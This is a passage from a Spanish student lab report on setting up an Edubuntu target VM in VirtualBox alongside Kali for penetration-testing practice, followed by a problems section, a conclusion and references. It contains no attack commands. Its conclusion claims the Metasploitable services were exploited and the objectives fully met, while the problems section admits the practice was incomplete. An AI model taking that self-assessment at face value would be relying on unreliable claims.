


Figura 50. Configuración de hardware de nuestra máquina

5.2.4 Configuración del Disco Duro

Para configurar el disco duro ingresamos al apartado con ese nombre, lo siguiente que se hace es elegir cuanto espacio de nuestro disco utilizaremos para nuestra maquina virtual en mi caso elegí 50Gb.




Figura 51. Configuración del Disco Duro

5.2.5 Se Configura el Adaptador de Red

Para configurar el adaptador lo único que se hizo fue ir a la configuración de la máquina, en el apartado de red seleccionamos el adaptador #1 y dentro de este nos conectamos al red NAT llamada semestre-9-2025-1, esto lo hicimos con el fin de hacer que nuestra máquina de Kali y la de edubuntu se comunicaran entre si al estar en una misma red.




Figura 52. Configuración del Adaptador de Red.

5.3. Instalación del Sistema Edubuntu

Luego de realizar esa configuración, elegimos la forma en la que queremos instalar edubuntu, para efectos prácticos elegí instalarlo de forma gráfica.




Figura 53. Elegimos Instalar de forma gráfica edubuntu

Luego de esto nos va a cargar una pagina similar a esta, así que nos toca esperar un rato antes de seguir.




Figura 54. Inicia a cargar el sistema




Figura 55. sigue cargando.

Después de un rato de carga el sistema no pedirá ingresar datos como nombre de usuario, idioma, contraseña entre otras cosas.




Figura 56. Configuramos el idioma

Aquí configuramos el idioma; Luego configuramos la zona horaria, en ese caso se elige la zona del país al que se pertenece, nosotros ubicamos a bogota ya que somos de Colombia.




Figura 57. Configuración de la Zona horaria

Después de terminar de configurar el sistema, lo que hicimos fue iniciar su vulneración desde Linux para intentar replicar los hecho en win xp.




Figura 58.Registramos nuestro usuario

Aquí lo que hicimos fue registrar nuestro usuario creando una cuenta que nos permita ingresar a edubuntu.




Figura 59. Se registra la contraseña

Luego de eso registramos nuestra contraseña para poder acceder a este sistema, la contraseña que registramos fue Victor123.

5.3.1 Verificación de que si se instaló el sistema




Figura 60. Inicio de sección en edubuntu

Aquí podemos ver que la instalación del sistema fue exitosa, la clave para iniciar sección es Victor123.



Figura 61. Interfaz de escritorio de edubuntu

Problemas Presentados al Realizar el informe

Se presentaron varios inconvenientes durante la realización del laboratorio. En primer lugar, tuve que reinstalar Kali Linux porque, por error, eliminé la carpeta de trabajo necesaria para las prácticas. Posteriormente intenté instalar la distribución BlackArch para las pruebas de hacking, pero la instalación falló repetidamente a pesar de varios intentos de descarga y reinstalación de la ISO. Al cambiar la máquina objetivo a Edubuntu surgieron también problemas iniciales durante su instalación; sin embargo, finalmente conseguí instalarla correctamente. Estos contratiempos ralentizaron el desarrollo de las actividades y, como resultado, no pude completar la práctica en su totalidad, lo que provocó la entrega tardía e incompleta del laboratorio.

Solución del Problema

Para solucionar algunos de los problemas encontrados lo que hice fue cambiar ciertas cosas, ejemplo: para solucionar lo de Kali Linux instale de nuevo el sistema y lo clone, luego cambie la distro de blackArch a Edubuntu el problema que no logre solucionar fue realizar la vulneracion de esta maquina por ma que lo intente no pude.

Recomendaciones

Por el momento no tengo una recomendación.

Conclusión

Puedo concluir diciendo que la presente práctica permitió aplicar de forma progresiva y estructurada los conocimientos adquiridos sobre análisis de vulnerabilidades y pruebas de penetración en entornos controlados. A través del uso de herramientas especializadas como Nmap y Metasploit Framework, se logró identificar, evaluar y explotar múltiples servicios vulnerables presentes en la máquina virtual Metasploitable, tales como FTP, Telnet, Samba, MySQL, PostgreSQL y DNS.

Cada uno de los pasos realizados, desde el escaneo de red, la detección de servicios, hasta la ejecución de exploits, evidenció la importancia de comprender cómo las configuraciones débiles y las versiones obsoletas pueden ser aprovechadas por un atacante para obtener acceso no autorizado. Asimismo, se fortalecieron competencias técnicas relacionadas con la lectura de banners, el uso de módulos de explotación, la interpretación de errores y la validación de resultados.

En términos generales, la práctica resultó altamente importante para mí ya que me permite poner a prueba lo que vi en clase, tanto desde el punto de vista técnico como metodológico. No solo permitió afianzar los conceptos tratados en clase, sino que también sirvió como preparación efectiva para futuras evaluaciones prácticas y como ejemplo concreto de cómo debe estructurarse una prueba de penetración básica. Se concluye, por tanto, que el desarrollo del informe cumplió satisfactoriamente con los objetivos planteados.

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM

VirtualBox. <https://www.virtualbox.org/>

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. <https://www.kali.org/get-kali/>

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de

2025, de <https://nmap.org/man/es/index.html>

Rafael S Morales (2025) *Aplicación de servicio nmap y metaplotaible en la explotacion y vulneracion de puertos tcp con meterpreter* Tema explicados en clase.